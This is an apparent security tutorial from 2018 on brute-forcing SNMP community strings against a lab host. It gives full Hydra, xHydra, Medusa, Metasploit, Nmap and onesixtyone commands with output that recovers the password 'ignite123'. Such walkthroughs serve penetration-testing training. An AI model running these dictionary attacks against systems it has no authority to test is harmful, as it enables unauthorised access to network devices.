Password Cracking:SNMP

March 16, 2018   By Raj Chandel

In this article, we will learn how to gain control over our victim's SNMP service. There are various ways to do it and let take time and learn all those because different circumstances call for a different measure.

Hydra

Hydra is often the tool of choice. It can perform rapid dictionary attacks against more than 50 protocols, including telnet, FTP, HTTP, HTTPS, smb, several databases, and much more


Now, we need to choose a word list. As with any dictionary attack, the wordlist is key. Kali has numerous wordlists built right in.

Run the following command

```
hydra -P /root/Desktop/pass.txt 192.168.1.125 snmp
```

-P: denotes the path for the password list

Once the commands are executed it will start applying the dictionary attack and so you will have the right username and password in no time. As you can observe that we had successfully grabbed the SNMP password as **ignite123**.




```
root@kali:~# hydra -P /root/Desktop/pass.txt 192.168.1.125 snmp
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military

Hydra (http://www.thc.org/thc-hydra) starting at 2018-03-13 02:31:31
[DATA] max 5 tasks per 1 server, overall 5 tasks, 5 login tries (l:1/
[DATA] attacking snmp://192.168.1.125:161/
[161][snmp] host: 192.168.1.125   password: ignite123
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-03-13 02:31:40
```

xHydra

This is the graphical version to apply dictionary attack via SNMP port to hack a system. For this method to work:

Open xHydra in your Kali. And select Single Target option and their give the **IP of your victim** PC. And select **SNMP** in the box against Protocol option and give the **port number 161** against the port option.



Target

● Single Target 192.168.1.125

○ Target List

□ Prefer IPV6

Port 161

Protocol snmp

Output Options


□ Use SSL □ Use old SSL □ Be Verbose

□ Show Attempts □ Debug

□ COMPLETE HELP □ Service Module Usage Details

Now, go to Passwords tab and in Username section check the box adjacent to Protocol doesn’t require a username.

Then select Password List and give the path of your text file, which contains all the passwords, in the box adjacent to it.



Username

○ Username yourname

○ Username List

□ Loop around users ☑ Protocol does not require usernames

Password

○ Password yourpass

● Password List /root/Desktop/pass.txt


○ Generate 1:1:a

Colon separated file

□ Use Colon separated file

□ Try login as password □ Try empty password □ Try reversed login

Now go to the **specific Tab** and in the SNMP and clear the data written in the text box below the SNMP as shown in the given image.



http-proxy url / http-proxy-urlenum credential module: www.suse.com

http / https url: /foo/bar/protected.html

Cisco Enable, Login for Cisco device: password

LDAP DN: dn-scope

SMB: □ local accounts □ domain accounts □ Interpret passes as NTLM hashes


sapr3 client id: 1

CVS/SVN Repository: trunk

Telnet - Successful Login String:

SNMP: 3:SHA:AES:READ

When you will clear all entries it will look like as shown in the next image given below.



http-proxy url / http-proxy-urlenum credential module: www.suse.com

http / https url: /foo/bar/protected.html

Cisco Enable, Login for Cisco device: password

LDAP DN: dn-scope

SMB: □ local accounts □ domain accounts □ Interpret passes as NTLM hashes

sapr3 client id: 1

CVS/SVN Repository: trunk

Telnet - Successful Login String:


SNMP:

```
hydra -s 161 -P /root/Desktop/pass.txt -t 16 -m  192.168.1.125 snmp
```

After doing this, go to the Start tab and click on **the Start button** on the left.

Now, the process of dictionary attack will start. Thus, you will obtain the password of your victim.

As you can see that we have the password **ignite123** cracked.



```
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or se

Hydra (http://www.thc.org/thc-hydra) starting at 2018-03-13 02:38:37
[DATA] max 5 tasks per 1 server, overall 5 tasks, 5 login tries (l:1/p:5), ~1 tr
[DATA] attacking snmp://192.168.1.125:161/
[161][snmp] host: 192.168.1.125   password: ignite123
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-03-13 02:38:46
<finished>
```

```
hydra -s 161 -P /root/Desktop/pass.txt -t 16 -m  192.168.1.125 snmp
```

Medusa

Medusa is intended to be a speedy, massively parallel, modular, login brute-forcer. It supports many protocols: AFP, CVS, FTP, HTTP, IMAP, rlogin, SSH, SNMP, and VNC to name a few

Run the following command

```
medusa -M snmp -h 192.168.1.125 –u ignite -P /root/Desktop/pass.txt
```

Here


-h: denotes host IP

-u: denote a particular user

But Brute forcing SNMP doesn't require username but medusa doesn't work without a proper syntax, you can use any username of your choice

–**P:** denotes the path for the password list

As you can observe that we had successfully grabbed the SNMP password as **ignite123.**



```
root@kali:~# medusa -M snmp -h 192.168.1.125 -u ignite -P /root/Desktop/pass.txt
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [snmp] Host: 192.168.1.125 (1 of 1, 0 complete) User: ignite (1 of 1,
0 complete) Password: vyos (1 of 4 complete)
ACCOUNT CHECK: [snmp] Host: 192.168.1.125 (1 of 1, 0 complete) User: ignite (1 of 1,
0 complete) Password: ignite (2 of 4 complete)
ACCOUNT CHECK: [snmp] Host: 192.168.1.125 (1 of 1, 0 complete) User: ignite (1 of 1,
0 complete) Password: ignite123 (3 of 4 complete)
ACCOUNT CHECK: [snmp] Host: 192.168.1.125 (1 of 1, 0 complete) User: ignite (1 of 1,
0 complete) Password: password (4 of 4 complete)
ACCOUNT CHECK: [snmp] Host: 192.168.1.125 (1 of 1, 0 complete) User: (null) (0 of 1,
1 complete) Password: ignite123 (1 of 0 complete)
ACCOUNT FOUND: [snmp] Host: 192.168.1.125 User: (null) Password: ignite123 [SUCCESS]
```


Metasploit

This module will test SNMP logins on a range of machines and report successful logins. If you have loaded a database plugin and connected to a database this module will record successful logins and hosts so you can track your access.

Open Kali terminal type msfconsole

```
use auxiliary/scanner/snmp/snmp_login
msf auxiliary(scanner/snmp/snmp_login)> set rhosts 192.168.1.125
msf auxiliary(scanner/snmp/snmp_login)> set pass_file /root/Desktop/pass.txt
msf auxiliary(scanner/snmp/snmp_login)> set stop_on_success true
msf auxiliary(scanner/snmp/snmp_login)> run
```

From given below image you can observe that we had successfully grabbed the SNMP password.




```
msf > use auxiliary/scanner/snmp/snmp_login
msf auxiliary(scanner/snmp/snmp_login) > set rhosts 192.168.1.125
rhosts => 192.168.1.125
msf auxiliary(scanner/snmp/snmp_login) > set pass_file /root/Desktop/pass.txt
pass_file => /root/Desktop/pass.txt
msf auxiliary(scanner/snmp/snmp_login) > set stop_on_success true
stop_on_success => true
msf auxiliary(scanner/snmp/snmp_login) > run

[!] No active DB -- Credential data will not be saved!
[+] 192.168.1.125:161 - Login Successful: ignite123 (Access level: read-only);
Proof (sysDescr.0): Vyatta VyOS 1.1.8
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Nmap

We can also crack the SNMP password using nmap, execute given below command.

```
nmap -sU -p 161 -n --script snmp-brute 192.168.1.125 --script-args snmp-brute.comm
```

As you can see above that we have the password cracked as **ignite123.**




```
root@kali:~# nmap -sU -p 161 -n --script snmp-brute 192.168.1.125 --script-args
 snmp-brute.communitiesdb=/root/Desktop/pass.txt

Starting Nmap 7.60 ( https://nmap.org ) at 2018-03-13 02:33 EDT
Nmap scan report for 192.168.1.125
Host is up (0.052s latency).

PORT    STATE SERVICE
161/udp open  snmp
| snmp-brute:
|_  ignite123 - Valid credentials
MAC Address: 24:FD:52:BB:8D:8B (Liteon Technology)
```

Onesixtyone

Onesixtyone is an SNMP scanner that sends multiple SNMP requests to multiple IP addresses, trying different community strings and waiting for replies.

```
onesixtyone 192.168.1.125 -c /root/Desktop/pass.txt
```

As you can see above that we have the password cracked as **ignite123** using onesixtyone



```
root@kali:~# onesixtyone 192.168.1.125 -c /root/Desktop/pass.txt
Scanning 1 hosts, 4 communities
192.168.1.125 [ignite123] Vyatta VyOS 1.1.8
```